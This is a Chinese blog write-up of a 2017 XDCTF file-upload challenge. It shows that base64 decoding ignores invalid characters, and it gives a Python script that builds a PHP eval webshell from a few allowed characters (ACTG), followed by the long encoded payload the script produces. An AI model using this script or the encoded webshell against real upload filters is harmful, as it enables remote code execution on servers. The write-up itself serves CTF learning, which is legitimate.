2017 XDCTF Upload

原创

4ct10n 于 2017-10-06 00:46:03 发布

分类专栏： write-up 文章标签： writeup

本文链接：https://blog.csdn.net/qq_31481187/article/details/78163593

比赛早就结束了，有个web题目一直没想到怎么写直到官方发题解才知道，原来还有这一个套路（其实是一个知识点的），好久没有写博客了要长草了，写个博客记录一下

0x01 base64 little trick

在base64解码的时候其他多余字符是自动被忽略的
例如下图

```
>>> b64encode('4ct10n')
'NGN0MTBu'
>>> b64decode('\xadN>G?N-0-M-\xddTBu')
'4ct10n'
>>> _
```


0x02 文件上传分析

上传的文件我们可以看出过滤了大部分字符，只有actgACTG没有被过滤
猜想是利用这几个字符构造webshell，但是当时不知道小trick所以没有想到写脚本。

0x03 脚本编写

根据base64的小trick，写一个通用的脚本达到任意几个字符就可以构造webshell的目的

下面来分析一下脚本的编写

实现的过程是这样的，因为base64是四字节对齐所以我们用4字节进行全排列，然后解码找出只有一个合法字符的原字符串（生成字典），直到遍历完全排列的字符串，去掉值重复的值，本轮结束，查看有没有包含shellcode所需要的所有字符如果有直接输出。没有继续重复上述操作，并在接下来的每一步的最后来一个字符串映射。

具体脚本如下：


```
import itertools
import string
import sets
import base64


def permutation(strs):
```

```
    strings = []
    for i in itertools.permutations(strs,4):
        s = ''.join(i)
        strings.append(s)
    return strings

def create_dic(strs):#1 利用字符串创造字典
    dic =  {i:base64.b64decode(i) for i in permutation(strs)}
    return dic


def clac_shouldbe(dic):#2 筛选字典中value的值留下只有一个合法字符的键值对
    # print dic
    new = {}
    should_be = string.ascii_uppercase+string.ascii_lowercase+string.digits+'='+'/'+'+'
    for key in dic:
        set1 = sets.Set(should_be)
        set2 = sets.Set(dic[key])
        Intersect = ''.join(set1 & set2)
        if len(Intersect) == 1:
            new[key]=Intersect
    return new

def remove_Dup(dic):#3 去value重复的键值对
    mid = {dic[key]:key for key in dic}
    dic = {mid[key]:key for key in mid}
    return dic

def new_strs(dic):#去重之后生成新的字符串
    s = ''
    for key in dic:
        s += dic[key]
    return s.replace('=','')

def strs_replaces(dic1,dic2):#4 字符串映射
    revs = {dic1[key]:key for key in dic1}
    return {revs[key[0]]+revs[key[1]]+revs[key[2]]+revs[key[3]]:dic2[key] for key in dic2}

def test_already(str1,str2):#判断对应全部包含shellcode所需要的值

    set1 = sets.Set(str1)
    set2 = sets.Set(str2)
    Intersect = ''.join(set1 & set2)

    # print Intersect

    if(len(Intersect) == len(set1)):
        return 1
    else:
        return 0



shell = "<?php eval($_GET[a]);?>"
shell = base64.b64encode(shell)
shell_base = 'PD9waHAgZXZhbCgkX0dFVFthXSk7Pz4='

strs = '1234'
#strings what you want to make up shellcode with
```

```
    dic = remove_Dup(clac_shouldbe(create_dic(strs)))
    strs = new_strs(dic)
    # print dic
    #create nonredundant value of dict ,once to decode



    for i in range(1,6):
        print "Has based "+str(i) +' times '
        dic1 = remove_Dup(clac_shouldbe(create_dic(strs)))
        strs = new_strs(dic1)
        dic = strs_replaces(dic,dic1)
        # print dic
        if test_already(shell_base,strs+'='):
            break
    print "Has based "+str(i+1) +' times ,you have decode '+str(i+1+1)+' times '


    revs = {dic[key]:key for key in dic}
    print '++++++++++++++++++++++++\n'
    print ''.join(revs[i] for i in shell_base)
```

0x04 测试

```
┌─[root@4ct10n] - [/home/yz] - [五 10月 06, 00:39]
└─[$]> python /home/yz/code/py_code/1.py
Has based 1 times
Has based 2 times
Has based 3 times ,you have decode 4 times
++++++++++++++++++++++++

tTaAAGtcgAtTACtgATcaAGtcATtaCTgcACtgATCgTtcCAGTtgAtTtGaTaAGTCTgcTAtgCTgcACtgcCTGTtcCCTgccgatcCTGcagGAGtccCTGATcaCGctTtcCAGTgAtGACtgATCgTtcCAGTtcCTGgAtGgAtTACtgCGctTtcCa
AGTcgatacTGagCcCGctAGtcCGctTtcCaAGTAGtcAGTtACtgTtcCCTgcGAtCAGtcACtgCTGAACtgATCgTtcCAGTtCGctTtcCaAGTATtaCGctTtcCaAGTagCcATtaacTGTAtgATCgTatAATcaCGctCTgcgAtGCTGATtcCtGaTGA
tCATCgagCcCGctCTgccCTGTatAcgatTAtgCTgcACtgcCTGACtgATCgTtcCAGTtCGctTtcCaAGTcgatCGctTtcCaAGTgAtGCGctAGtcTAtgCTGAcCTGgAtGcagGTtcCacTGagCcCGctAGtcTAtgCTgcACtgcCTGaAGTCTGAtGa
TAGtcATcaagCcAGtcacTGCGctTtcCaAGTgAtTgAtGATCgATcaCTgcAGtcgAtTATtaaAGTCGctTtcCaAGTtTaACTgccCTGTatAATCgcCTGgAtGcagGTtcCCGctTtcCaAGTATtaATcaagCcAGtcacTGCGctTtcCaAGTgAtTgAtG
ATCgATcaCTgcAGtcgAtTATtaaAGTAGtcgAtTATtaaAGTACtgATCgTtcCAGTtgAtGCTGATtcCtGaTTtcCCGcttTaAtGaTCGctTtcCaAGTTAtgaAGTCTGAtGaTAGtcgAtTtGaTaAGTCTgcCGctTtcCaAGTagCcGAtCCTGAgAtGA
TcaTAtgCTgcACtgcCTGCTgccCTGTatAATCgCGctTtcCaAGTcCTGcCTGgAtGcagGTtcCacTGagCcCGctAGtcTAtgCTgcACtgcCTGaAGTCTGAtGaTAGtcAGtcgAtTATtaaAGTCTgccCTGTatAATCgcCTGgAtGcagGTtcCCGctTt
cCaAGTagCcCGctTtcCaAGTtTaACTgccCTGTatAATCgcCTGgAtGcagGTtcCCGctTtcCaAGTATtaCGctTtcCaAGTtTaACGctTtcCaAGTAGtcCGctTtcCaAGTcgatAGTtACtgTtcCCTgcacTGagCcCGctAGtcacTGATCgAGTtCTg
cGAtCCTGAgAtGATcaATCggAtGaAGTAGTtATcaagCcAGtcacTGCGctTtcCaAGTgAtTgAtGATCgATcaCTgcacTGATCgAGTtCTgcATcaagCcAGtcacTGCGctTtcCaAGTgAtTgAtGATCgATcaCTgcaAGTCTGAtGaTAGtcATcaagCc
AGtcacTGCGctTtcCaAGTgAtTgAtGATCgATcaCTgcacTGATCgAGTtCTgcATcaagCcAGtcacTGCGctTtcCaAGTgAtTgAtGATCgATcaCTgcTatATAtgtTaATtcCAGtcgAtTATtaaAGTACtgATCgTtcCAGTtgAtGCTGATtcCtGaTT
tcCCGcttTaAtGaTCGctTtcCaAGTtTaACTgccCTGTatAATCgcCTGgAtGcagGTtcCCGctTtcCaAGTATtaATcaagCcAGtcacTGCGctTtcCaAGTgAtTgAtGATCgATcaCTgccCTGgAtGgAtTACtgAGtcgAtTATtaaAGTCTgccCTGTa
tAATCgcCTGgAtGcagGTtcCCGctTtcCaAGTagCccGctTtcCaAGTcagGAGtcgAtTATtaaAGTCGctTtcCaAGTATTaTatAATcaCGctCTgctTaAAGtcgAtTACtgATcaAGtcATtaCTgcACtgATCgTtcCAGTtgAtTtGaTaAGTCTgcATt
aATcacgatcCTGTAtgCTgcACtgccTGCGctTtcCaAGTgAtTTtcCCGcttTaAtGaTCGctTtcCaAGTtTaAAGTtcCTGTAtgcgatCGctTtcCaAGTagCcTatATAtgtTaATtcCCGctTtcCaAGTtTaAAGTtcCTGTAtgcgatCGctTtcCaAGT
agCcATcaagCcAGtcacTG
```

0x05 总结

确实是一个巧妙的方法，有学习了一个姿势